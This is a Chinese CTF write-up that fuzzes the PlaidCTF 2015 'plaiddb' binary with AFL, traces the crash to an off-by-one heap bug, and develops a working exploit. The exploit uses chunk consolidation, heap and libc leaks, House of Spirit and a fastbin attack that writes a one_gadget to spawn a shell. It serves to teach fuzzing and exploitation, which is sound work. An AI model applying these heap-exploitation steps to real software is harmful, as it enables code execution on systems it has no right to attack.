AFL\_FUZZ

肖临风

指导老师：乐德广

摘要:

流程基本按照winsap师傅的路线走的，主要目的是入门一下AFL\_FUZZ，2019年在Youtube看到这套教程真的有一种相见恨晚的感觉。（貌似过去曾经在国内某站看过一小段，不过没有后文了）

目录：

0x01 AFl FUZZ

0x02 Exploit

测试程序[2015 plaiddb]

<https://github.com/ctfs/write-ups-2015/tree/master/plaidctf-2015/pwnable/plaiddb>

0x01 AFI FUZZ

安装AFL FUZZ

官方网站 <http://lcamtuf.coredump.cx/afl/>

编译

$ wget <http://lcamtuf.coredump.cx/afl/releases/afl-latest.tgz>

$ tar xvf afl-latest.tgz

$ cd afl-2.52b/

$ make

#FUZZ无源码的文件使用qemu\_mode

#安装时会提示缺少依赖，建议用aptitude安装

$ cd qemu\_mode/

$ ./build\_qemu\_support.sh

AFL要求创建一个in和out目录，分别存放的样例和crash输出

使用tee来创建一个FUZZ模板，AFL会参照我们的样例来对程序进行fuzz。

$ mkdir in

$ tee in/a.txt | ./plaiddb

INFO: Welcome to the PlaidDB data storage service.

INFO: Valid commands are GET, PUT, DUMP, DEL, EXIT

PROMPT: Enter command:

PUT

PROMPT: Enter row key:

a

PROMPT: Enter data size:

0

PROMPT: Enter data:

INFO: Insert successful.

PROMPT: Enter command:

GET

PROMPT: Enter row key:

aaaaa

ERROR: Row not found.

PROMPT: Enter command:

GET

PROMPT: Enter row key:

a

INFO: Row data [0 bytes]:

PROMPT: Enter command:

PUT

PROMPT: Enter row key:

bb

PROMPT: Enter data size:

10

PROMPT: Enter data:

aaaaaaaaaa

INFO: Insert successful.

PROMPT: Enter command:

ERROR: '

' is not a valid command.

PROMPT: Enter command:

DEL

PROMPT: Enter row key:

a

INFO: Delete successful.

PROMPT: Enter command:

DEL

PROMPT: Enter row key:

a

ERROR: Row not found.

PROMPT: Enter command:

EXIT

INFO: Goodbye

查看生成的样例

PS:tee命令的功能也挺强大的，可以将这组数据作为程序的输入。

$ cat in/a.txt

PUT

a

0

GET

aaaaa

GET

a

PUT

bb

10

aaaaaaaaaa

DEL

a

DEL

a

EXIT

$ ~/Documents/FUZZ/afl-2.52b/afl-fuzz -i in -o out -Q -- ./plaiddb

在安装完Qemu之前，用-n参数代替-Q，否则会提示没有安装好Qemu

记录一次错误，提示需要进入root用户，执行命令。照着做，然后运行fuzz就成了。

[-] Hmm, your system is configured to send core dump notifications to an

external utility. This will cause issues: there will be an extended delay

between stumbling upon a crash and having this information relayed to the

fuzzer via the standard waitpid() API.

To avoid having crashes misinterpreted as timeouts, please log in as root


and temporarily modify /proc/sys/kernel/core\_pattern, like so:

echo core >/proc/sys/kernel/core\_pattern

[-] PROGRAM ABORT : Pipe at the beginning of 'core\_pattern'


Location : check\_crash\_handling(), afl-fuzz.c:7275

运行截图




通过Patch来修改ELF的链接库。


题目给了一个libc.so.6（貌似还有一个ld，但是我下载的这里并没有），比赛里面最麻烦的就是没有libc版本了。。不过我们的ELF文件链接的还是本地环境的libc版本，可以用pathc 的方式将ELF强行链接到下载的libc版本。（Fuzz之前建议先patch）




使用vim 打开ELF，然后找到链接部分的字符串。


修改字符产时要保持字符串长度不变，否则ELF内部的offset会出问题。







跑出crash



目录/out/crashes下，可以查看触发crash的Payload

$ ls

id:000000,sig:06,src:000001,op:havoc,rep:4 README.txt

$ cat id\:000000\,sig\:06\,src\:000001\,op\:havoc\,rep\:4

PUT

@0

DEL

a

PUT

@NNNN

0

GET

AL

a

PUT

@NNAAAAAAAAAAAAAAAAAGET

AL

a

PUT

@NNAAAAAAAAAAA

精简触发payload

$ afl-tmin -i out/crashes/id\:000000\,sig\:06\,src\:000001\,op\:havoc\,rep\:4 -o min -- ./plaiddb

$ cat min

PUT

GET

PUT

00000000000000000000000

$ xxd min

00000000: 5055 540a 0a0a 4745 540a 0a50 5554 0a00 PUT...GET..PUT..

00000010: 3030 3030 3030 3030 3030 3030 3030 3030 0000000000000000

00000020: 3030 3030 3030 300a 30 0000000.0

这里的crash并不是最优的，可以看到第二次PUT之后的数据包含/x00，通过手工输入是无法复现的（一定要复现的化可以用pwntools），实践发现可能是因为load的libc版本问题，导致crash也出现问题，所以可以更换比赛提供的libc再重新多尝试几次，获得最佳样本。

最优Crash.txt

$ xxd Crash.txt

00000000: 5055 540a 0a0a 5055 540a 0a0a 4745 540a PUT...PUT...GET.

00000010: 3030 3030 3030 3030 3030 3030 3030 3030 0000000000000000

00000020: 3030 3030 3030 3030 0a 00000000.

重现crash

$ cat Crash.txt |./plaiddb2

INFO: Welcome to the PlaidDB data storage service.

INFO: Valid commands are GET, PUT, DUMP, DEL, EXIT

PROMPT: Enter command:

PROMPT: Enter row key:

PROMPT: Enter data size:

PROMPT: Enter data:

INFO: Insert successful.

PROMPT: Enter command:

PROMPT: Enter row key:

PROMPT: Enter data size:

PROMPT: Enter data:

INFO: Update successful.

PROMPT: Enter command:

PROMPT: Enter row key:

ERROR: Row not found.

\*\*\* Error in `./plaiddb2': free(): invalid next size (fast): 0x00005555557580f0 \*\*\*

Aborted (core dumped)

GDB下断点分析，可以在cat后面加上一个cat，这样会在崩溃前可以使用gdb attach进行分析。可以关闭ASLR，然后在do\_GET的free()函数中下断点即可。（如果崩溃还是先发生了，将Crash.txt结尾的/x0a去掉即可，%!xxd）

$ (cat Crash.txt;cat)|./plaiddb2

INFO: Welcome to the PlaidDB data storage service.

INFO: Valid commands are GET, PUT, DUMP, DEL, EXIT

PROMPT: Enter command:

PROMPT: Enter row key:

PROMPT: Enter data size:

PROMPT: Enter data:

INFO: Insert successful.

PROMPT: Enter command:

PROMPT: Enter row key:

PROMPT: Enter data size:

PROMPT: Enter data:

INFO: Update successful.

PROMPT: Enter command:

PROMPT: Enter row key:

<--回车

ERROR: Row not found.

\*\*\* Error in `./plaiddb2': free(): invalid next size (fast): 0x00005555557580f0 \*\*\*

触发了free检查机制，造成crash

/\* We might not have a lock at this point and concurrent modifications

of system\_mem might have let to a false positive. Redo the test

after getting the lock. \*/

if (have\_lock

|| ({ assert (locked == 0);

mutex\_lock(&av->mutex);

locked = 1;

chunk\_at\_offset (p, size)->size <= 2 \* SIZE\_SZ

|| chunksize (chunk\_at\_offset (p, size)) >= av->system\_mem;

}))

{

errstr = "free(): invalid next size (fast)";

goto errout;

}

回溯栈帧

gef➤ bt

#0 0x00007ffff7afb810 in read () from ./bc.so.6

#1 0x00007ffff7a8a6a0 in \_IO\_file\_underflow () from ./bc.so.6

#2 0x00007ffff7a8b62e in \_IO\_default\_uflow () from ./bc.so.6

#3 0x00007ffff7a7f344 in \_IO\_getline\_info () from ./bc.so.6

#4 0x00007ffff7a7e2c6 in fgets () from ./bc.so.6

#5 0x0000555555555123 in ?? ()

#6 0x000055555555529b in ?? ()

#7 0x0000555555555b05 in ?? ()

#8 0x0000555555554bc5 in ?? ()

#9 0x00007ffff7a31ec5 in \_\_libc\_start\_main () from ./bc.so.6

#10 0x0000555555554bf0 in ?? ()

确定了断在了偏移0x11CA的free，所以在指令处下断点。

gef➤ b \*(0x0000555555554000+0x11CA)

在触发崩溃前的chunk

gef➤ x/20xg 0x555555758110-0x20

0x5555557580f0: 0x3030303030303030 0x3030303030303030

0x555555758100:0x3030303030303030 0x0000000000000041

触发崩溃后的chunk，多出的一个\x00字节导致一个OFF BY ONE漏洞

gef➤ x/20xg 0x555555758110-0x20

0x5555557580f0: 0x3030303030303030 0x3030303030303030

0x555555758100:0x3030303030303030 0x0000000000000000

ASLR关闭后的堆空间分布

0x0000555555758000 0x0000555555779000 rw-p [heap]

漏洞触发代码

Sub\_1040函数，在do\_GET/do\_DEL函数中作为接收row key，存在一个OFF BY ONE漏洞。

malloc\_usable\_size即获取chunk实际可用空间，这里为24字节

[我们都知道chunk的结构，是可以借用下一个chunk头的8字节的，即pre\_size,该区域是用来计算上一个free chunk的大小用于合并，对于前一个chunk是malloc chunk的情况就不需要这个空间。]

同时在写入24个字节之后,\*v3 = 0将第25个字节修改为0x00，覆盖了下一个chunk的size的最低位。然后在之后的free函数的next\_size检测中产生crash。

char \*\_\_fastcall sub\_1040(\_\_int64 a1, signed \_\_int64 a2)

{

char \*v2; // r12

char \*v3; // rbx

size\_t v4; // r14

char v5; // al

char v6; // bp

signed \_\_int64 v7; // r13

char \*v8; // rax

v2 = (char \*)malloc(8uLL);

v3 = v2;

v4 = malloc\_usable\_size(v2);

while ( 1 )

{

v5 = \_IO\_getc(stdin);

v6 = v5;

if ( v5 == '\xFF' )

do\_EXIT();

if ( v5 == '\n' )

break;

v7 = v3 - v2;

if ( v4 <= v3 - v2 )

{

v8 = (char \*)realloc(v2, 2 \* v4);

v2 = v8;

if ( !v8 )

{

puts("FATAL: Out of memory");

exit(-1);

}

v3 = &v8[v7];

v4 = malloc\_usable\_size(v8);

}

\*v3++ = v6;

}

\*v3 = 0; // <-- OF BY ONE

return v2;

}

至于为什么在PUT两次之后，才会产生OFF BY ONE的漏洞。让我们查看堆空间，因为没有符号表，所以查看不了fast bin的内容，笔者分析的堆块的具体内容可能存在错误，如果有误请指出。

第一次PUT,创建了一个0x41大小的chunk，用于存放PUT分配的datastroe数据结构（实为RED BALCK TREE，此处不详细分析，想了解可以自己逆向）并且内部的指针指向后面几个chunk。

gef➤ x/20xg 0x0000555555758080

0x555555758080: 0x0000000000000000 0x0000000000000041

0x555555758090: 0x00005555557580d0 0x0000000000000000 <--datastore

0x5555557580a0: 0x00005555557580f0 0x0000000000000000

0x5555557580b0: 0x0000000000000000 0x0000555555758010

0x5555557580c0: 0x0000000000000001 0x0000000000000021 <--chunk(row key)

0x5555557580d0: 0x0000000000000000 0x0000000000000000

0x5555557580e0: 0x0000000000000000 0x0000000000000021<--chunk

(datasore+16)

0x5555557580f0: 0x0000000000000000 0x0000000000000000

如果此时调用GET，会malloc(8)(最长长度24)，然后产生一个字节的溢出，一旦溢出溢出，字节会覆盖TOP CHUNK的一个字节，但是程序不会crash。

第二次PUT，如果row key已经存在，会触发Update。PUT的参数将覆盖old datastore的数据（见下方伪代码），会free掉的new\_datastore指针和old\_datastore的第三个指针（0x00005555557580f0）,然后将新写入的数据，覆盖到old datastore里。

所以会产生free chunk，而后GET申请会发生占坑，正好占在了old\_datastore的第三个指针，当OFF BY ONE的时候就会修改new datastore 的next inuse。然后free掉GET临时申请的chunk时就会crash。

if ( v4 )

{

free(\*v1);

free(\*(void \*\*)(v4 + 16));

\*(\_QWORD \*)(v4 + 8) = v1[1];

\*(\_QWORD \*)(v4 + 16) = v1[2];

free(v1);

puts("INFO: Update successful.");

}

gef➤ x/40xg 0x0000555555758080

0x555555758080: 0x0000000000000000 0x0000000000000041

0x555555758090: 0x00005555557580d0 0x0000000000000000

0x5555557580a0: 0x0000555555758170 0x0000000000000000

0x5555557580b0: 0x0000000000000000 0x0000555555758010

0x5555557580c0: 0x0000000000000001 0x0000000000000021

0x5555557580d0: 0x0000000000000000 0x0000000000000000

0x5555557580e0: 0x0000000000000000 0x0000000000000021

0x5555557580f0: 0x0000555555758140 0x0000000000000000 <-- free chunk

0x555555758100: 0x0000000000000000 0x0000000000000041 <-- new datastore

0x555555758110: 0x0000000000000000 0x0000000000000000

0x555555758120: 0x0000555555758170 0x0000000000000000

0x555555758130: 0x0000000000000000 0x0000000000000000

0x555555758140: 0x0000000000000000 0x0000000000000021

0x555555758150: 0x0000000000000000 0x0000000000000000

0x555555758160: 0x0000000000000000 0x0000000000000021

0x555555758170: 0x0000000000000000 0x0000000000000000

0x555555758180: 0x0000000000000000 0x0000000000020e81

0x02 Exploit

利用思路：通过off by one导致double free漏洞（chunk 重叠），最后利用Fastbin attack来实现Get shell。

预备部分

因为程序开启了全部的保护，FULL ASLR导致所有地址都是随机的。

需要通过double free来泄漏heap、libc、程序本体（可不用）的真实地址。

checksec

CANARY : ENABLED

FORTIFY : ENABLED

NX : ENABLED

PIE : ENABLED

RELRO : FULL

Prev\_Inuse

用于判断前一个chunk是否free，如果该bit为0，在free该chunk时，会自动和前一个chunk合并。而前一个chunk的size就是目前可控的pre\_size.(因为chunk的data区域是可以写入下一个chunk的pre\_size区域的)

这里再复习一下之前how2heap中consolidate技术，就是利用preinuse的特性来造成double free。fastbin是不会修改preinuse的值，所以可以用来伪造unlink。

逆向一下datastore的结构体

主要关注的是前三个，注意需要熟悉伪代码中对这三个区域的mallc和free操作，本文不详细讲解了。

Struct TreeNode{

char \* rowkey;

Int size;

char data;

TreeNode \*left;

TreeNode \*right;

TreeNode \*parent;

Bool is\_leef;

}

Fast bin（无符号表的情况下，通过small bins计算/笔者是通过find结点直接搜的）

x/20xg 0x7ffff7dce768

0x7ffff7dce768: 0x00005555557580e0 0x0000000000000000

0x7ffff7dce778: 0x0000555555758270 0x0000000000000000

0x7ffff7dce788: 0x0000000000000000 0x0000000000000000

OFF BY ONE部分

通过off by one来制造double free漏洞

off\_by\_one可以覆盖掉下一个chunk的size的最低byte

1. 使得下个chunk的size变小
2. 使得pre\_inuse bit被改为0

下一个chunk被free掉时，会和前一个chunk合并（如果前一个chunk是free的话，即pre\_inuse为0），前一个chunk由当前写入的prevsize（可控，chunk的头8个字节）来指定。通过控制pre size可以合并一个非常大的chunk，导致double free。

首先构造堆的结构，为后面的地址泄漏最好备案。

这里给出笔者的布置的结构，这个结构并不唯一，并且不一定是最优解，读者可以将其作为参考。

PUT("d"\*8,2,'D') #为后文的 LEAK 做准备，暂且不用管

PUT("a"\*8,128,'A'\*128)

PUT("b"\*8,2,'B')

PUT("c"\*8,2,'C')

PUT("b"\*8,248,'B'\*248) #为Tree B重新申请data空间

PUT("c"\*8,280,'C'\*248+p64(0x21)+'C'\*24) #为Tree C重新申请data空间

#以上步骤是为了让B和C的data部分相邻

#C的data部分构造是为了防止 next size check #invalid next size (normal) 的check

#因为off by one 会导致 size最后一位被覆盖为0 ，所以data部分的大小会变小，需要构造一个fake结构来绕过检查。（详见glibc 源代码）

构造的结构

0x555555758080: 0x0000000000000000 0x0000000000000041 <--TREE\_D

0x555555758090: 0x00005555557580d0 0x0000000000000002

0x5555557580a0: 0x00005555557580f0 0x0000555555758200

0x5555557580b0: 0x0000555555758010 0x0000000000000000

0x5555557580c0: 0x0000000000000000 0x0000000000000021 <--D->rowkey

0x5555557580d0: 0x6464646464646464 0x0000000000000000

0x5555557580e0: 0x0000000000000000 0x0000000000000021

0x5555557580f0: 0x0000000000000a44 0x0000000000000000 <--D->data

0x555555758100: 0x0000000000000000 0x0000000000000041 <--TREE\_A

0x555555758110: 0x0000555555758150 0x0000000000000080

0x555555758120: 0x0000555555758170 0x0000000000000000

0x555555758130: 0x0000000000000000 0x0000555555758200

0x555555758140: 0x0000000000000001 0x0000000000000021

0x555555758150: 0x6161616161616161 0x0000000000000000 <--A->rowkey

0x555555758160: 0x0000000000000000 0x0000000000000091

0x555555758170: 0x4141414141414141 0x4141414141414141<--A->data

0x555555758180: 0x4141414141414141 0x4141414141414141

0x555555758190: 0x4141414141414141 0x4141414141414141

0x5555557581a0: 0x4141414141414141 0x4141414141414141

0x5555557581b0: 0x4141414141414141 0x4141414141414141

0x5555557581c0: 0x4141414141414141 0x4141414141414141

0x5555557581d0: 0x4141414141414141 0x4141414141414141

0x5555557581e0: 0x4141414141414141 0x4141414141414141

0x5555557581f0: 0x0000000000000000 0x0000000000000041<--TREE\_B

0x555555758200: 0x0000555555758240 0x00000000000000f8

0x555555758210: 0x0000555555758360 0x0000555555758110

0x555555758220: 0x0000555555758280 0x0000555555758090

0x555555758230: 0x0000000000000000 0x0000000000000021

0x555555758240: 0x6262626262626262 0x0000000000000000<--B->rowkey

0x555555758250: 0x0000000000000000 0x0000000000000021

0x555555758260: 0x0000555555758330 0x0000000000000000

0x555555758270: 0x0000000000000000 0x0000000000000041<--TREE\_C

0x555555758280: 0x00005555557582c0 0x0000000000000118

0x555555758290: 0x0000555555758460 0x0000000000000000

0x5555557582a0: 0x0000000000000000 0x0000555555758200

0x5555557582b0: 0x0000000000000001 0x0000000000000021<--C->rowkey

0x5555557582c0: 0x6363636363636363 0x0000000000000000

0x5555557582d0: 0x0000000000000000 0x0000000000000021

0x5555557582e0: 0x0000555555758250 0x0000000000000000

0x5555557582f0: 0x0000000000000000 0x0000000000000041

0x555555758300: 0x0000000000000000 0x0000000000000118

0x555555758310: 0x0000555555758460 0x0000000000000000

0x555555758320: 0x0000000000000000 0x0000000000000000

0x555555758330: 0x0000000000000000 0x0000000000000021

0x555555758340: 0x0000000000000000 0x0000000000000000

0x555555758350: 0x0000000000000000 0x0000000000000101

0x555555758360: 0x4242424242424242 0x4242424242424242<--B->data

0x555555758370: 0x4242424242424242 0x4242424242424242

...

0x555555758430: 0x4242424242424242 0x4242424242424242

0x555555758440: 0x4242424242424242 0x4242424242424242

0x555555758450: 0x4242424242424242 0x0000000000000121

0x555555758460: 0x4343434343434343 0x4343434343434343<--C->data

0x555555758470: 0x4343434343434343 0x4343434343434343

0x555555758480: 0x4343434343434343 0x4343434343434343

...

0x555555758530: 0x4343434343434343 0x4343434343434343

0x555555758540: 0x4343434343434343 0x4343434343434343

0x555555758550: 0x4343434343434343 0x0000000000000021

0x555555758560: 0x4343434343434343 0x4343434343434343

0x555555758570: 0x4343434343434343 0x0000000000020a91 <--TOP CHUNK

通过DEL溢出字节

使用DEL实现off by one而不是GET（调用的统一函数），因为GET函数中在查找失败之后，会free刚才malloc的区域，如我们crash的结果，会检测下一个malloc chunk的next inuse，如果被释放则会crash。而DEL这个函数如果没有找到row key，直接return，就不会触发free。

DEL("b"\*8) #删除B->data

#首先占位B->data，然后堆C->data产生溢出

DEL('X'\*240+p64(752)) #240+8=248 <--!off by one

DEL("a"\*8) #将A->data的inuse清零，等待合并

#free C-->data时，发生向前的合并，因为控制了presize的原因，使得从A->Data到C->data合并为一个超长Free Chunk

DEL("c"\*8)

0x555555758160: 0x0000000000000000 0x00000000000003f1 <-size

0x555555758170: 0x00007ffff7dce7b8 0x00007ffff7dce7b8 <--Free CHUNK

0x555555758180: 0x4141414141414141 0x4141414141414141

...

0x5555557581e0: 0x4141414141414141 0x4141414141414141

0x5555557581f0: 0x0000000000000090 0x0000000000000040

0x555555758200: 0x00005555557582f0 0x5858585858585858

0x555555758210: 0x5858585858585858 0x5858585858585858

0x555555758220: 0x5858585858585858 0x5858585858585858

0x555555758230: 0x5858585858585858 0x0000000000000021

0x555555758240: 0x0000555555758250 0x0000000000000000

0x555555758250: 0x0000000000000000 0x0000000000000021

0x555555758260: 0x0000555555758330 0x0000000000000000

0x555555758270: 0x0000000000000000 0x0000000000000041

0x555555758280: 0x0000555555758100 0x0000000000000118

0x555555758290: 0x0000555555758460 0x0000000000000000

0x5555557582a0: 0x0000000000000000 0x0000555555758090

0x5555557582b0: 0x0000000000000000 0x0000000000000021

0x5555557582c0: 0x0000555555758140 0x0000000000000000

0x5555557582d0: 0x0000000000000000 0x0000000000000021

0x5555557582e0: 0x00005555557582b0 0x5858585858585800

0x5555557582f0: 0x5858585858585858 0x0000000000000041

0x555555758300: 0x0000000000000000 0x0000000000000118

0x555555758310: 0x0000555555758460 0x0000000000000000

0x555555758320: 0x0000000000000000 0x0000000000000000

0x555555758330: 0x0000000000000000 0x0000000000000021

0x555555758340: 0x0000000000000000 0x0000000000000000

0x555555758350: 0x0000000000000000 0x0000000000000101

0x555555758360: 0x5858585858585858 0x5858585858585858

0x555555758370: 0x5858585858585858 0x5858585858585858

...

0x555555758440: 0x5858585858585858 0x5858585858585858

0x555555758450: 0x00000000000002f0 0x0000000000000100

0x555555758460: 0x4343434343434343 0x4343434343434343

...

0x555555758540: 0x4343434343434343 0x4343434343434343

0x555555758550: 0x00000000000003f0 0x0000000000000020

0x555555758560: 0x4343434343434343 0x4343434343434343

0x555555758570: 0x4343434343434343 0x0000000000020a91

任意地址读

LEAK HEAP

通过LEAK布置在CHUNK KEY1中的CHUNK LEAK HEAP的指针，可以计算出HEAP的基地址。

#首先对Free Chunk进行占位，块名KEY1

DEL("d"\*8) #防止TreeNode结构申请到Free Chunk中间，所以先释放Chunk\_D,到fastbin中（FILO）

PUT("KEY1",1000,("K"\*264+p64(64)+p64(0)+"K"\*48+p64(33)+p64(0)+"K"\*24+"KEY1\x00").ljust(999,"\x01")) # <--占位，内部数据可以直接copy原内存，防止报错。

PUT("LEAKBUF",8,'LEAKBUF') #占位Free Chunk内部的fastbin chunk

DEL("123")#Avoid next chunk size check

GET("KEY1") #打印KEY1内容

p.recvuntil(" bytes]:")

KEY1=p.recv(1000)

#LEAK HEAP

#提取LEAK\_CHUNK的指针，计算好出堆地址

LEAK\_HEAP=u64(KEY1[273:280].ljust(8,"\x00")) HEAP\_ADDR=LEAK\_HEAP-0xf0

print "HEAP\_ADDR="+hex(HEAP\_ADDR) #TreeNode->row\_key-offset

0x555555758160: 0x0000000000000000 0x00000000000003f1

0x555555758170: 0x4b4b4b4b4b4b4b4b 0x4b4b4b4b4b4b4b4b

...

0x555555758260: 0x4b4b4b4b4b4b4b4b 0x4b4b4b4b4b4b4b4b

0x555555758270: 0x4b4b4b4b4b4b4b4b 0x0000000000000040 <--LEAK BUF

0x555555758280: 0x00005555557580f0 0x0000000000000008 <--L->row key

0x555555758290: 0x00005555557580d0 0x0000555555758090 <--L->data

0x5555557582a0: 0x0000555555758010 0x0000000000000000

0x5555557582b0: 0x4b4b4b4b00000000 0x0000000000000021

0x5555557582c0: 0x0000000000333231 0x4b4b4b4b4b4b4b4b

0x5555557582d0: 0x4b4b4b4b4b4b4b4b 0x4b4b4b4b4b4b4b4b

0x5555557582e0: 0x010101003159454b 0x0101010101010101

0x5555557582f0: 0x0101010101010101 0x0101010101010101

...

0x555555758540: 0x0101010101010101 0x0101010101010101

0x555555758550: 0x0a01010101010101 0x0000000000000021

LEAK FUNCTION

从这部分开始就比较容易了，通过修改CHUNK LEAK HEAP的指针，可以实现一个任意地址读取。直接上带阿妹

#LEAK FUNCTION

def LEAK(addr):

size=0x100

PUT("KEY1",1000,"A"\*999) #需要先Free我们的超长CHUNK原因详见Updata部分伪代码

PUT("KEY1",1000,KEY1[1:281]+p64(size)+p64(addr)+KEY1[297:])

return GET("LEAKBUF")

LEAK(HEAP\_ADDR+0x588)

p.recvuntil("bytes]:")

LEAK\_ADDR=p.recv(0x100)

LIBC\_ADDR=u64(LEAK\_ADDR[1:8].ljust(8,"\x00"))-0x3be7b8

print "LIBC\_ADDR="+hex(LIBC\_ADDR)

任意地址写

House of Splrit + Fastbin attack

其实如果一开始堆块构造的合理，可以通过覆盖真实的fastbin堆块来实现。因为之前按照winesap师傅的exp写下来时候也没有注意到，所以这里只能结合House of Spirit来，通过释放伪造堆块，来实现fastbin attack。

House of Spirit利用笔者也是第一次接触，简单看了一下概念就直接写了exploit。关键要素是free掉我们构造的fake chunk。

do\_DEL部分代码,因为我们拥有一个可控chunk（LEAK BUF），所以可以通过修改data/rowkey指针来free掉我们布置在堆内的fakechunk

free(TreeNode);

free(\*(void \*\*)(TreeNode->data));

free(TreeNode->rowkey);

free(v1);

return puts("INFO: Delete successful.");

实现代码

#House of Spirit

fake\_chunk=HEAP\_ADDR+0x2f0

one\_gadget=0xe58c5+LIBC\_ADDR

address=LIBC\_ADDR+0x3BE740-35#address=0x66666666

PUT("KEY1",1000,"A"\*1000)

PUT("KEY1",1000,KEY1[1:289]+p64(fake\_chunk)+KEY1[297:369]+p64(0)+p64(0x70)+p64(0x70)\*16+KEY1[513:]) #0x70 to pass the fast bin next chunk check

DEL("LEAKBUF")

GET("KEY1")

p.recvuntil(" bytes]:")

KEY1=p.recv(1000)

#PUT("KEY1",1000,"A"\*1000)

DEL("KEY1")

PUT("KEY1",1000,KEY1[1:385]+p64(address)+KEY1[393:])

测试数据address=0x6666666成功修改fastbin链的头

x/20xg 0x7ffff7dce768

0x7ffff7dce768: 0x0000000066666666 0x0000000000000000

0x7ffff7dce778: 0x0000555555758270 0x0000000000000000

Get Shell


#fastbin attack

PUT("Fill",0x60,"F"\*0x60)#malloc fake\_chunk

PUT("Fill2",0x60,"F"\*(35-16)+p64(one\_gadget)+"F"\*(0x60-(35-16)-8)) #any address write

DEL("GetSHELL")

将ASLR开启，运行脚本成功get shell




一些问题的记录

段错误

将我们输入的数据作为了参数，说明我们的参数覆盖了自身TreeNode的结构。

此处的原因是TreeNode的head向fastbin申请0x41空间，而此时因为fasbin的LIFO，正好获取了一个在我们这个超长BUF中间的一个空闲chunk，所以PUT这块BUF的时候写入的数据覆盖了自己的BUF。

所以exp开头申请的chunk\_D就有用武之地了，在PUT之前，先free chunk\_D，这样TreeNode的头部就会申请到chunk\_D的位置。






新姿势总结

IDA小技巧


字符串优化问题

编译时一些字符串类型的数据被优化为了ASCII传入寄存器，所以这里传递给char[]的数据被翻译成了十进制。在IDA中右击选择Char类型，就能看到字符串的内容。




程序流程简化，IDA会自动优化伪代码，我们将参数删掉（因为并没有传递参数）

之后IDA会重新加载，将程序流变得更加简洁。




删除参数



屏幕快照 2019-12-19 下午5.17.23

伪代码整洁了很多



